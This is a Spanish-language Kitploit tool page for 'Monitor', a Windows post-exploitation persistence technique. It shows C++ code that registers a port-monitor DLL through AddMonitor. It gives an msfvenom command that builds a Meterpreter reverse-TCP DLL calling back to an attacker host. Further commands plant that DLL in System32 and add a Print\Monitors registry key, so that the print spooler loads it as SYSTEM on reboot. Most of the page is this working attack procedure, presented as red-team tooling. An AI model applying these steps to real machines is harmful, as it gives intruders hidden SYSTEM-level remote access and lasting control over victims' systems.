

Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Monitor — Una forma antigua de persistencia | Kitploit
Herramientas/GitHubGitHub/al1ex/monitor
Escalada de PrivilegiosGeneración de PayloadsMecanismos de PersistenciaExplotaciónPost-ExplotaciónComando y ControlRed Teaming
GitHubal1ex/monitor

Monitor

Una forma antigua de persistencia

Ver Repositorio
531036hace 6 añosRevisado por Kitploit
Compartir

Descripción del proyecto

Se utiliza para mantener privilegios en la fase de post-explotación.

Uso del proyecto

Paso 1: Descargue el proyecto y compile Monitor.cpp con Visual Studio; también puede usar el ya compilado. El código de Monitor.cpp es el siguiente:

#include "Windows.h"

int main() {
	MONITOR_INFO_2 monitorInfo;
	TCHAR env[12] = TEXT("Windows x64");
	TCHAR name[12] = TEXT("Monitor");
	TCHAR dll[12] = TEXT("test.dll");
	monitorInfo.pName = name;
	monitorInfo.pEnvironment = env;
	monitorInfo.pDLLName = dll;
	AddMonitor(NULL, 2, (LPBYTE)&monitorInfo);
	return 0;
}
  • pName //Nombre del monitor
  • pEnvironment //Arquitectura del entorno
  • pDLLName //Nombre del archivo DLL del monitor

Paso 2: Genere el payload DLL con Msfvenom:

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.188.129 LPORT=4444 -f dll > shell.dll

test_dll

Paso 3: Copie shell.dll al directorio system32 del equipo de destino y luego renómbrelo a test.dll (es decir, el PDLLName de arriba; también puede cambiarlo al que prefiera, total, es opcional).

copy C:\temp\shell.dll C:\Windows\System32\test.dll

copy

Paso 4: Luego entre al directorio system32 y ejecute el siguiente comando (Monitors.exe es el archivo compilado anteriormente y también debe colocarse en el directorio system32):

Monitors.exe

Monitor

Paso 5: A continuación, se recibe correctamente la sesión de Meterpreter.

Meterpreter

Implementación de la persistencia

Para lograr la persistencia, debemos establecer una clave en la ubicación de registro "Monitors":

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Print\Monitors


A continuación, ejecute el siguiente comando en la línea de comandos para crear una entrada de registro. Dicha entrada contendrá el valor test.dll. Verifique en el editor que la clave se haya creado:

reg add "hklm\system\currentcontrolset\control\print\monitors\Pentestlab" /v "Driver" /d "test.dll" /t REG_SZ
regedit


En el próximo reinicio, el proceso spoolsv.exe cargará todos los archivos DLL de controladores que existen en la entrada de registro Monitors y que están almacenados en la carpeta System32 de Windows. La siguiente imagen demuestra que la sesión de Meterpreter ha establecido privilegios al mismo nivel que el servicio Print Spooler (SYSTEM) y que se ha ejecutado desde la carpeta System32.

shell

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    530
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    479
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    319
  • 5

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    294
  • 6

    opencti

    opencti-platform/opencti

    Plataforma abierta de inteligencia de amenazas cibernéticas

    266

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →





